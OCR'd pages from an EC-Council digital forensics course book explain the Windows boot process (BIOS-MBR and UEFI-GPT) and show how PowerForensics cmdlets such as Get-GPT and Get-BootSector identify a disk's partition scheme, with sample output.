
Essential Windows System Files

After the installation of an OS, the setup program creates folders and the required files on the system drive.

File Names	Description
Ntoskrnl.exe	Executive and kernel
Ntkrnlpa.exe	Executive and kernel with support for Physical Address Extension (PAE)
Hal.dll	Hardware abstraction layer
Win32k.sys	Kernel-mode part of the Win32 subsystem
Ntdll.dll	Internal support functions and system service dispatch stubs to executive functions
Kernel32.dll	Win32 subsystem DLL files
Advapi32.dll	
User32.dll	
Gdi32.dll	

Table 3.5: Windows system files

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Boot Process: BIOS-MBR Method




Figure 3.14: Windows boot process BIOS-MBR method

Windows XP, Vista, and 7 OSes power on and start up using the conventional BIOS-MBR method, whereas Windows 8 and later versions use either the conventional BIOS-MBR method or the newer UEFI-GPT method according to the user's choice.


Detailed below is process that occurs within the system when it is switched on.

1. When the user switches the system ON, the CPU sends a Power Good signal to the motherboard and checks for the computer's BIOS firmware
2. BIOS starts a power-on self-test (POST), which checks if all the hardware required for system boot are available and loads all the firmware settings from non-volatile memory onto the motherboard

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. If POST is successful, add-on adapters perform a self-test for integration with the system
4. The pre-boot process is completed with POST, detecting a valid system boot disk
5. After POST, the computer's firmware scans the boot disk and loads the master boot record (MBR), which searches for basic boot information in Boot Configuration Data (BCD)
6. MBR triggers Bootmgr.exe, which locates the Windows loader (Winload.exe) on the Windows boot partition and triggers Winload.exe
7. The Windows loader loads the OS kernel ntoskrnl.exe
8. Once the Kernel starts running, the Windows loader loads hal.dll, boot-class device drivers marked as BOOT_START, and the SYSTEM registry hive into the memory
9. The kernel passes the control of the boot process to the Session Manager Process (SMSS.exe), which loads all other registry hives and drivers required to configure the Win32 subsystem run environment
10. The Session Manager Process triggers Winlogon.exe, which presents the user login screen for user authorization
11. The Session Manager Process initiates the Service Control Manager, which starts all the services, the rest of the non-essential device drivers, the security subsystem LSASS.EXE, and Group Policy scripts
12. Once user logs in, Windows creates a session for the user
13. The Service Control Manager starts explorer.exe and initiates the Desktop Window Manager (DMW) process, which initializes the desktop for the user

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying the MBR Partition





Figure 3.15: Identifying MBR partition

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Boot Process: UEFI-GPT

The EFI boot manager controls the UEFI boot process. It starts with platform firmware initialization; the boot manager loads UEFI drivers and UEFI applications (including UEFI OS boot loaders) to initialize platform functions.

The system loads the OS loader at the final stage, following which the OS starts booting. Once the OS receives the controls, it halts the UEFI boot service.




Figure 3.16: Windows boot process UEFI-GPT method

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The UEFI boot process has the following five phases, each of which has its own role.

- **Security phase**

  The Security or SEC phase of EFI consists of initialization code that the system executes after powering on the EFI system. It manages platform reset events and sets the system so that it can find, validate, install, and run the pre-EFI initialization (PEI).

- **Pre-EFI initialization phase**

  The PEI phase initializes the CPU, permanent memory, and boot firmware volume (BFV). It locates and executes the pre-initialization modules (PEIMs) present in the BFV so as to initialize all the hardware found in the system. Finally, it creates a Hand-Off Block List (HOBL) with all the found resources and interface descriptors and passes it to the next phase, i.e., the DXE phase.

- **Driver Execution Environment phase**

  Most of the initialization occurs in this phase. By using the HOBL, the Driver Execution Environment (DXE) initializes the entire physical memory of the system, I/O, and memory-mapped I/O (MIMO) resources and finally begins dispatching DXE drivers present in the system firmware volumes (given in the HOBL). The DXE core produces a set of EFI boot services and EFI runtime services. The EFI boot services allocate memory and load executable images. The EFI runtime services convert memory addresses from physical to virtual, hand them over to the kernel, and reset the CPU for code running within the EFI environment or within the OS kernel, once the CPU takes control of the system.

- **Boot Device Selection phase**

  In this phase, the Boot Device Selection (BDS) interprets the boot configuration data and selects the boot policy for later implementation. This phase works with the DXE to check if the device drivers require signature verification.

  In this phase, the system loads MBR boot code into memory for a legacy BIOS boot or loads the bootloader program from the EFI partition for a UEFI boot. It also provides an option for the user to choose the EFI shell or an UEFI application as the boot device from the setup.

- **Runtime phase**

  At this point, the system clears the UEFI program from memory and transfers it to the OS. During the UEFI BIOS update, the OS calls the runtime service using a small part of the memory.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying the GUID Partition Table (GPT)

Investigators can use cmdlets given below in Windows PowerShell to identify the presence of GPT:

Get-GPT

- It parses the **GPT data structure** contained within the first few sectors of the device specified
- It requires the use of the -Path parameter, which takes the Win32 device namespace (e.g., **\\.\PHYSICALDRIVE1**) for the device from which the GPT should be parsed

```
PS C:\Windows\system32> Get-GPT -Path \\.\PHYSICALDRIVE1

Revision                : 1.0
HeaderSize              : 92
MyLBA                   : 1
AlternateLBA            : 20971519
FirstUsableLBA          : 34
LastUsableLBA           : 20971486
DiskGUID                : f913e110-0835-4cf1-96c7-380b5db4a42d
PartitionEntryLBA       : 2
NumberOfPartitionEntries : 128
SizeOfPartitionEntry    : 128
PartitionTable          : {Microsoft reserved partition, Basic data partition, Basic data partition}
```

- If Get-GPT is run against a disk formatted with an MBR, it will **throw an error** prompting to use Get-MBR instead

```
PS C:\Windows\system32> Get-GPT -Path \\.\PHYSICALDRIVE0
Get-GPT : No GPT found. Please use Get-MBR cmdlet
At line:1 char:1
+ Get-GPT -Path \\.\PHYSICALDRIVE0
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-GPT], Exception
    + FullyQualifiedErrorId : System.Exception,InvokeIR.PowerForensics.Cmdlets.GetGPTCommand
```

Alternate Method:

- Open "**Computer Management**" application and click "**Disk Management**" on the left pane. Right-click on the primary disk (here, Disk 0) and then click **Properties**.
- In the Device Properties window, click "**Volumes**" tab to view the **Partition style**

http://www.invoke-ir.com

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying the GUID Partition Table (Cont'd)

Get-BootSector

- It **reviews the hard drive's first sector** and determines if the disk is formatted using the MBR or GPT partitioning scheme; once done, it acts just as Get-MBR or Get-GPT would, respectively





Get-BootSector run against a disk formatted using the GPT partitioning scheme:

```
PS C:\Windows\system32> Get-BootSector -Path \\.\PHYSICALDRIVE1

Revision                : 1.0
HeaderSize              : 92
MyLBA                   : 1
AlternateLBA            : 20971519
FirstUsableLBA          : 34
LastUsableLBA           : 20971486
DiskGUID                : f913e110-0835-4cf1-96c7-380b5db4a42d
PartitionEntryLBA       : 2
NumberOfPartitionEntries : 128
SizeOfPartitionEntry    : 128
PartitionTable          : {Microsoft reserved partition, Basic data partition, Basic data partition}
```

Get-BootSector run against a disk formatted using the MBR partitioning scheme:


```
PS C:\Windows\System32> Get-ForensicBootSector -Path \\.\PHYSICALDRIVE0 | select *

MbrSignature DiskSignature CodeSection           PartitionTable
------------ ------------- -----------           --------------
             FEDD0D5D      {51, 192, 142, 208...} {NTFS, NTFS, NTFS}
```

http://www.invoke-ir.com

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying the GUID Partition Table (GPT)

A GUID partition table (GPT) header helps an investigator analyze the disk layout with details such as locations of partition area as well as the partition table and its backup copies. Investigators can use the cmdlets described below in Windows PowerShell to identify the presence of GPT.

Get-GPT

The Get-GPT command helps the investigator analyze the GPT data structure of the hard disk. It requires the use of the -path parameter, which takes the Win32 device namespace (e.g., \\.\PHYSICALDRIVE1) for the device from which it should parse the GPT.

```
PS C:\Windows\system32> Get-GPT -Path \\.\PHYSICALDRIVE1

Revision                : 1.0
HeaderSize              : 92
MyLBA                   : 1
AlternateLBA            : 20971519
FirstUsableLBA          : 34
LastUsableLBA           : 20971486
DiskGUID                : f913e110-0835-4cf1-96c7-380b5db4a42d
PartitionEntryLBA       : 2
NumberOfPartitionEntries : 128
SizeOfPartitionEntry    : 128
PartitionTable          : {Microsoft reserved partition, Basic data partition, Basic data partition}
```

Figure 3.17: Get-GPT command

In case the investigator uses the Get-GPT cmdlet on a disk formatted with an MBR, an error message will be displayed, prompting the user to run the Get-MBR cmdlet instead.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
PS C:\Windows\system32> Get-GPT -Path \\.\PHYSICALDRIVE0
Get-GPT : No GPT found. Please use Get-MBR cmdlet
At line:1 char:1
+ Get-GPT -Path \\.\PHYSICALDRIVE0
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-GPT], Exception
    + FullyQualifiedErrorId : System.Exception,InvokeIR.PowerForensics.Cmdlets.GetGPTCommand
```

Figure 3.18: Get-GPT command error message

Alternate Method

- Open the "Computer Management" application and click "Disk Management" on the left pane. Right-click on the primary disk (here, Disk 0) and then click Properties.
- In the Device Properties window, click the "Volumes" tab to view the Partition style

Get-BootSector

The Get-BootSector cmdlet can help the investigator parse GPTs of both types of hard disks including those formatted with either UEFI or MBR. This command acts as a replacement for Get-MBR and Get-GPT. Get-BootSector analyzes the first sector of the hard drive, determines the formatting type used, and then parses the GPT.

Get-BootSector run against a disk formatted using the GPT partitioning scheme:

```
PS C:\Windows\system32> Get-BootSector -Path \\.\PHYSICALDRIVE1


Revision                : 1.0
HeaderSize              : 92
MyLBA                   : 1
AlternateLBA            : 20971519
FirstUsableLBA          : 34
LastUsableLBA           : 20971486
DiskGUID                : f913e110-0835-4cf1-96c7-380b5db4a42d
PartitionEntryLBA       : 2
NumberOfPartitionEntries : 128
SizeOfPartitionEntry    : 128
PartitionTable          : {Microsoft reserved partition, Basic data partition, Basic data partition}
```

Figure 3.19: Get-BootSector run against GPT partitioned disk

Get-BootSector run against a disk formatted using the MBR partitioning scheme:

```
PS C:\Windows\System32> Get-ForensicBootSector -Path \\.\PHYSICALDRIVE0 | select *

MbrSignature DiskSignature CodeSection            PartitionTable
------------ ------------- -----------            --------------
             FEDD0D5D      {51, 192, 142, 208...} {NTFS, NTFS, NTFS}


PS C:\Windows\System32>
```

Figure 3.20: Get-BootSector run against MBR partitioned disk

Get-PartitionTable

This cmdlet analyzes the GUID partition table to find the exact type of boot sector (MBR or GPT) and displays the partition object.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Get-PartitionTable run against an MBR-formatted disk, returning a PartitionEntry object:

```
PS C:\Windows\System32> Get-ForensicPartitionTable -Path \\.\PHYSICALDRIVE0

SystemID        Bootable StartSector EndSector
--------        -------- ----------- ---------
NTFS            True     2048        206847
NTFS            False    206848      204802047
NTFS            False    204802048   614402047


PS C:\Windows\System32>
```

Figure 3.21: PartitionEntry object

Get-PartitionTable run against a GPT-formatted disk, returning an array of GuidPartitionTableEntry Objects:

```
PS C:\Windows\system32> Get-PartitionTable -Path \\.\PHYSICALDRIVE1



PartitionTypeGUID   : e3c9e316-0b5c-4db8-817d-f92df00215ae
UniquePartitionGUID : ff1a8a47-08f8-43ab-b410-53697f0b2323
StartingLBA         : 34
EndingLBA           : 65569
Attributes          : 0
PartitionName       : Microsoft reserved partition

PartitionTypeGUID   : ebd0a0a2-b9e5-4433-87c0-68b6b72699c7
UniquePartitionGUID : 6d76ae42-b6c1-4fbe-8d42-20cd366026b4
StartingLBA         : 67584
EndingLBA           : 2164735
Attributes          : 0
PartitionName       : Basic data partition

PartitionTypeGUID   : ebd0a0a2-b9e5-4433-87c0-68b6b72699c7
